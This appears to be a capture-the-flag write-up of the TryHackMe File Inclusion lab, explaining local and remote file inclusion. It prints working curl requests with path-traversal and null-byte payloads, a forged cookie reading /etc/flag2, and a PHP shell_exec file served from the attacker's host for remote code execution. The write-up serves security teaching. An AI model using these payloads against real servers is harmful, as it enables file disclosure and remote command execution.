LOCAL FILE INCLUSION - REMOTE FILE INCLUSION

LFI (Local File Inclusion) and RFI (Remote File Inclusion) are vulnerabilities that **can be present in any web application**.

LFI allows us to r**ead files from some web server**, such as /etc/passwd or /etc/so-release, **RFI allows us to read files but from another server**, this is more dangerous as it could help an attacker to obtain RCE.

This vulnerability can be exploited due to the following points:

- The developer relies on user input.
- There is no validation on user input.
- No character filtering.

Steps to test LFI:

1. Search for possible entry points (cookie, get, post, http headers).
2. Understands how the web application behaves (e.g. causing errors).
3. Causes errors with special characters, with common file extensions.
4. Don't always rely on forms, use a tool like BurpSuite.
5. Understands input validation and errors.
6. Injects some payloads to be able to read common files.


Now that you understand what LFI is and how to exploit it, let's practice!

For this I will use the labs of the File Inclusion module of TryHackme:

- https://tryhackme.com/room/fileinc

There are 4 challenges, in the last one we have to obtain CERs via RFI!

Challenge 1 - For challenge 1 we must read the /etc/flag1 flag:




File Inclusion Lab

Lab #Challenge-1: Include a file in the input form below


The input form is broken! You need to send `POST` request with `file` parameter!

To get the first flag we have to modify the request, for me the most comfortable is BurpSuite but you can also use curl (as I do).



```
        <h5>File Content Preview of <b>welcome.php</b></h5>
        <code>welcome to THM
</code>
    </div>  </body>
</html>
   ~/tryHackme
 curl -X POST http://10.10.235.47/challenges/chall1.php -F "file=welcome.php"
```


As you can see the "welcome.php" file was executed successfully, so here we could read something interesting, let's try it:



```
<b>Warning</b>:  include(welcome%00) [<a href='function.include'>function.incl
ry in <b>/var/www/html/chall1.php</b> on line <b>35</b><br />
<br />
<b>Warning</b>:  include() [<a href='function.include'>function.include</a>]:
'.:/usr/lib/php5.2/lib/php') in <b>/var/www/html/chall1.php</b> on line <b>35<
</code>
    </div>  </body>
</html>
   ~/tryHackme
 curl -X POST http://10.10.235.47/challenges/chall1.php -F "file=welcome%00"
```

By triggering an error I now know the directory where the web application is located, now I can create a payload to read the first flag!


I tried to read the flag directly without using null byte and filter characters and it worked!



```
        <h5>File Content Preview of <b>../../../etc/flag1</b></h5>
        <code>F1x3d-iNpu7-f0rrn
</code>
    </div>  </body>
</html>
   ~/tryHackme
 curl -X POST http://10.10.235.47/challenges/chall1.php -F "file=../../../etc/flag1"
```

Challenge 2 - Capture Flag2 at /etc/flag2:


In challenge two it asks me to reload the page and I get the following message, so I will use Burpsuite to check the backend requests, maybe it is determining something with an ID or cookie.



File Inclusion Lab


Lab #Challenge-2: Include a file in the input form below

Welcome Guest!
Only admins can access this page!



```
GET /challenges/chall2.php HTTP/1.1
Host: 10.10.235.47
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
Accept: text/html,application/xhtml+xml,application/
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.235.47/challenges/index.php
Connection: close
Cookie: THM=Guest
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Thanks to the screenshot we can see that there is a plain text cookie (it should be encoded or better yet hashed) and the value is quite simple so if we change its value we might get something different!



Lab #Challenge-2: Include a file in the input form below

Current Path

/var/www/html

File Content Preview of Admin


```
Welcome Admin
```

```
Warning: include(includes/Admin.php) [function.include]: failed to open stream: No such file or directory in /var/www/html/chall2.php on line 37

Warning: include() [function.include]: Failed opening 'includes/Admin.php' for inclusion (include_path='.:/usr/lib/php5.2/lib/php') in /var/www
/html/chall2.php on line 37
```

By changing the value to "Admin" we get other information and for some reason I get an error!

Also by changing the value to "admin" with the lower case "A" we get something different and without errors!



Lab #Challenge-2: Include a file in the input form

Current Path

```
/var/www/html
```


File Content Preview of admin

```
Welcome admin
```

```
This is a admin web page! Get the flag!
```

Definitely the cookie is a good entry point, when I try to read the /etc/passwd file I get an error, so I have to filter and use nullbyte.

To get the second flag I had to rely on the errors, the code added the .php extension so I had to use nullbyte.




```
Connection: close
Cookie: THM=/../../../../etc/flag2%00
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

```
          File Content Preview of <b>
            /../../../../etc/flag2
          </b>
        </h5>
        <code>
          <div class="alert alert-success" rol
            Welcome /../../../../etc/flag2<br>
          </div>
          c00k13_i5_yuMmy1
        </code>
      </div>
```

Challenge 3 - Capture Flag3 at /etc/flag3:



File Inclusion Lab

Lab #Challenge 3: Include a file in the input form below

Current Path


/var/www/html

File Content Preview of welcome

welcome to THM

When I open challenge 3 I don't have to reload anything, and when I check the request with BurpSuite there is nothing interesting either, so I'll try directly in the address bar!

To solve challenge 3 I had to use the file parameter as data in a POST request and not use it directly in the URL, you can use curl to solve it!




```
            <h5>File Content Preview of <b>../../../../etc/flag3</b></h5>
            <code>P0st_1s_w0rk1in9
</code>
    </div>  </body>
</html>

 ~/tryHackme
curl -X POST http://10.10.235.47/challenges/chall3.php -d "file=../../../../etc/flag3%00" --output -
```


RCE - Playground.php

The last challenge and the one that I think is the most interesting, to get RCE via LFI we must **have a file with malicious code**, mine is the following we must have a server pending requests (you can use python) and at the vulnerable point target our server.




```
 ~/tryHackme
nano malicisoso.php
 ~/tryHackme
cat malicisoso.php
<?php
        $output = shell_exec('hostname');
        echo "<pre>$output</pre>";
?>
```

Thanks to this code I can execute the "hostname" command and display it in the page results!
It is worth noting that we can modify the command and get a reverse shell



```
~/tryHackme
sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.235.47 - - [03/Jan/2022 15:30:31] "GET /malicisoso.php HTTP/1.1" 200 -
```

Remember that you must have a server listening, when you run the command you get this:



Current Path

```
/var/www/html
```

File Content Preview of http://10.6.96.118:8080/malicisoso.php

```
lfi-vm-thm-f8c5b1a78692
```

And in this way you could execute many more things!